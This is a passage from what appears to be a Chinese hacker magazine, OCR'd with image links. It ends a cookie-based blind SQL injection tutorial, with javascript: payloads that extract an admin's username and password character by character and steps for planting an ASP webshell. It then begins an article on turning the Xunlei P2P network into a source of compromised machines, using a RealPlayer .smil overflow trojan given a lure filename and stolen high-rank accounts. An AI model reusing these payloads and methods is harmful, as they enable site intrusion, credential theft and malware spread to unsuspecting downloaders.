


图 3




图 4




图 5

继续猜用户名里的内容，构造：

```
javascript:alert(document.cookie="id="+escape("48 and (select asc(mid(username,1,1)) from admin)=97"));
```

这是猜用户名的第一位是不是 a（97 是 a 的 ASCII 码）。刷新后如果网页显示正确的话就说明用户名第一位是 a 。猜第二位把 mid(列名,1,1))改成 mid(列名,2,1))就 OK 了。猜密码的语句和猜用户名的其实是一样的，我们只要把“username”换成“password”就可以了：

```
javascript:alert(document.cookie="id="+escape("48 and (select asc(mid(password,1,1)) from admin)<97"));
```

辛苦的猜完用户名和密码就可以进入后台了，在后台拿 WEBSEHLL 非常容易，传一个 JPG 格式的 ASP 木马，再用数据库备份功能就可以得到 WEBSHELL，这个在以前 X 上都介绍 N 遍了，我就不再说了，如图6 、图7 所示。这里注意一下，备份后缀多了一个 ASA 后缀，其实这个根本没什么作用。我们直接填 xx.asp 就可以了，其实网络上 WEB 程序用防注入的很多，有的防注入程序其实也不安全的，最后欢迎大家来 X 的论坛和我交流。我的 ID 是樱花浪子。




图 6




图 7

**小编点评：**

随着防注入系统和防注入防火墙的出现，貌似小菜们最喜欢的注入时代即将划上句号，这篇文章却给了我们一个全新的视角。其实，挑战一下防注入系统和防注入防火墙也是挺有意思的一件事。现在大部分的防注入系统都不敢设置的太严格，否则就会影响到程序的正常使用，这是用 COOKIES 注入的。还有些防注入防火墙，例如 VIF，是不会检查 POST 的数据的，用 NBSI 的 POST 法检测，往往能够有不小的意外收获，至于本期的 BBSXP 7.0 beta2 的那个注入点，更是任何防火墙都没想到的。这是一篇好文章，但是如果你还没有把脚本基础打牢的话，就要自己努力了！

## 黑客术语小补习

**什么是木马（Trojan Horse）**

木马一词是由希腊神话里的“特洛伊木马”而得名的，希腊人在进攻特洛伊城时，久攻不下，于是他们想出了一个计策，假装撤退，却将一个假装用作祭礼的巨大木马遗弃在了城外，特洛伊人将木马当作战利品运进了城内，到了夜里，藏在木马腹内的希腊士兵与城外的士兵里应外合，一举攻破了特洛伊城。而我们常说的“木马”程序与这个很类似，表面上它们都是伪装成了正常的程序，但当这些木马程序被运行后，就会获取系统的整个控制权限。有许多黑客都是热衷于使用木马程序来控制别人的电脑，比如灰鸽子、黑洞、PcShare 等，除了这些传统的木马外，还有一些专用的木马盗号程序，主要是用于盗取 QQ 及各种网游帐号的。

**什么是网页木马**

与传统的木马有些类似，网页木马表面上伪装成普通的网页文件或是将恶意的代码直接插入到正常的网页文件中，当有人访问时，网页木马通常就会利用对方系统或浏览器的漏洞自动将配置好的木马的服务端下载到访问者的电脑上来自动执行。许多朋友都曾经抱怨说，自己只是上网看看网页，电脑就莫名其妙的中了木马，其实就是这样感染的。

# 迅雷　肉鸡的温床

NCPH—Sky

近日，受电影《防火墙》的影响，我对下载软件“迅雷”进行了分析，成功捕获了大批的肉鸡！下面把过程与大家分享。

## 一、攻击前奏

迅雷是一个集成了P2P功能的下载软件，下载速度快，提供了用户注册功能，在线时长达到一定时间的用户可以在“雷区”发布资源，共享给其他用户下载（如图1）。




图1

首先我们需要准备一个木马文件用于上传到雷区，由于雷区发布的资源大部分都是压缩包文件或者视频，因此可以考虑制作一个自解压运行木马的压缩包文件，也可以将木马与其它程序捆绑在一起，然后打包压缩。不过为了更具有攻击隐蔽性，同时为了说明后面社会工程学的利用，这里利用了一个Realplayer视频木马。

这个视频木马利用了RealPlayer的“.smil文件处理缓冲区溢出漏洞”，当别人播放时会造成溢出，我们就可以连接控制对方的主机。首先将溢出程序“real.exe”下载到本地，在“运行”中输入CMD打开命令提示符窗口，进入溢出程序所在的文件夹。溢出程序的命令格式为：**real.exe <生成文件名>**

其中生成的文件名是.smil后缀的视频文件，直接输入“real.exe 美女的激情视频.smil”，命令执行后提示如图2。



图2

程序执行后已经生成了一个溢出媒体文件“美女的激情视频.smil”，只要存在漏洞的Realplayer程序打开此媒体文件，就会造成溢出并开放13579端口。

## 二、窃取迅雷帐号

首先我们先将这个视频上传到任意一个空间，比如Google的个人主页空间里面。然后用迅雷将视频下载到本地，在迅雷的下载任务框中，可以看到已下载的文件列表“雷区”栏中有一个“发布”链接。点击菜单“雷区”→“进入雷区”，打开迅雷帐号登录对话框，输入自己注册的用户名和密码，登录后在左侧的“雷友信息”中可以看到自己的积分和等级。如果是少校军衔就可以直接点击“发布”链接，或者点击右键，选择弹出菜单中的“发布到雷区”命令，将刚才下载的美女视频发布到迅雷的公共资源区（如图3）。




图3

小提示：迅雷官方为了防止发布的资源混乱，因此只有少校以上军衔的雷友可以点击“发布”链接发布资源。如果你的军衔低，就要破解一个少校用户来发布资源了。

在程序界面右侧的“热门推荐”中点击“更多”按钮，用IE打开雷区资源发布页面，在页面中显示了公共下载资源类别以及每个分类下详细的资源信息（如图4）。在资源信息中找到“资源来源”栏，可以看到发布资源的迅雷用户帐号，这些帐号肯定都是少校以上级别的。只要盗取其中的某一个帐号，就可以将视频木马上传到雷区了。

